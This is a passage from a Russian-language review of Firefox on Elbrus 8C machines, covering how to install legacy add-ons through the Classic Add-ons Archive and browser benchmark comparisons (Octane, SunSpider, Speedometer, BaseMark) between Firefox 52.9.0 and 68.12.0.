расширенным сроком поддержки). Уже порядком давно все расширения для Firefox перешли на модель WebExtensions и вместе с тем репозиторий со старыми расширениями стал недоступен. А как быть тогда со старыми версиями Firefox, которые лучше всего работали со старыми расширениями?



Скриншот 118. Доступные для установи расширения для Firefox 52.9.0 при помощи Classic Add-ons Archive.

Ну, в общем-то, решение есть. Для начала, вам нужно разрешить установку неподписанных разрешений. Далее устанавливаете расширение Classic Add-ons Archive, а оттуда уже ставите себе нужные расширения.




Скриншот 119. Установленные мной расширения в Firefox 52.9.0 при помощи Classic Add-ons Archive.


Я так себе поставил Ublock Origin, GreaseMonkey, h264ify, Proxy Switcher и Redirector. Как видите, решение рабочее.

Ну, ладно, проблем с расширениями, по идее, нет ни с одной из версий браузера Firefox, будь то 52.9.0 из Альт Линукс 10 и Эльбрус ОС 6.0, или же 68.12.0 из Эльбрус ОС 7.1. Но что с производительностью?


Разумеется, все тесты я проводил с отключенными расширениями, так что будьте уверены, никакого влияния они не оказывают. И чтобы влияния не оказывали данные в браузере, я предварительно очистил все данные в нём, и на всякий случай ещё проводил тест в приватном окне (инкогнито).

В процессе тестирования вам могут выдаваться предупреждения наподобие «Веб-страница замедляет ваш браузер» или «сценарий не отвечает». Для первого я нашёл решение на форуме поддержки Mozilla, а для второго я нашёл в руководстве от Mozilla (только я вместо 20 выставил 1000). Если сделаете так, у вас лишние сообщения вылезать не будут.






Скриншот 120. Эльбрус 8С. Тест Octane 2.0 в Firefox 52.9.0 (Альт Линукс 10) и Firefox 68.12.0 (OSL 7.1).




Гистограмма 108. Эльбрус 8С. Сравнение результатов теста в Octane 2.0. За 100% взят результат с 52.9.0 в Альт 10.

Сперва я тест провёл неправильно, не в приватном окне, и потому у меня результаты разнились с версиями браузера 52.9.10 и 68.12.0 в моей публикации в Telegram. Но затем я провёл перетест и разница в результатах с разными версиями браузера у меня вышла в пределах погрешности. На скриншоте выше видно, что в одних тестах в рамках Octane быстрее старая версия браузера, а в других – новая, но в общий результат +- одинаковый.




Скриншот 121. Попытка провести тест JetStream.

Тест JetStream я вам не покажу, т.к. на Эльбрусе мне его удалось провести только с последней версией Firefox на момент теста (97.0.1) для x86 платформы при помощи трансляции через RTC 4.1. Со старыми версиями на Эльбрусе не тест мне провести не удалось.




Скриншот 122. Эльбрус 8С. Тест SunSpider 1.0.2 в Firefox 52.9.0 (Альт Линукс 10) и Firefox 68.12.0 (OSL 7.1).




Гистограмма 109. Эльбрус 8С. Сравнение результатов теста в SunSpider. За 100% взят результат с 52.9.0 в Альт 10.

В SunSpider результат – это время, затраченное на тест. Чем оно меньше, тем лучше. Тут я тоже значимой разницы не увидел, идём дальше.




Скриншот 123. Эльбрус 8С. Тест Speedometer 2.0 в Firefox 52.9.0 (Альт Линукс 10) и Firefox 68.12.0 (OSL 7.1).




Гистограмма 110. Эльбрус 8С. Сравнение результатов теста в Speedometer в Firefox 52.9.0 (Alt 10) и 68.12.0 (OSL 7.1).

Вот в Speedometer разница видна, и она афигеть какая значимая. С новой версией Firefox, которая поставляется с OSL 7.1, результат более чем в 2 раза выше. Прирост просто огромный. Вот тут уже видна значительная разница в пользу более свежей версии браузера Firefox на Эльбрус 8С.




Скриншот 124. Эльбрус 8С. Тест BaseMark 3.0 в Firefox 52.9.0 (Альт Линукс 10) и Firefox 68.12.0 (OSL 7.1).




Гистограмма 111. Эльбрус 8С. Сравнение результатов теста в BaseMark. За 100% взят результат с 52.9.0 в Альт 10.

И в BaseMark мы также видим значительную разницу в пользу более свежей версии браузера Firefox (68.12.0). Видно, что с душой проводилась оптимизация Firefox, и в ряде тестов разработчикам удалось выжать куда больше скорости. Разница составила аж 34% в пользу 68.12.0. Я отчётливо вижу, что разработчики в МЦСТ с релизом каждой новой версии ПО прикладывают недюжинные усилия для более отточенной оптимизации этого самого ПО под Эльбрус. Это видно даже на примере браузера Firefox.



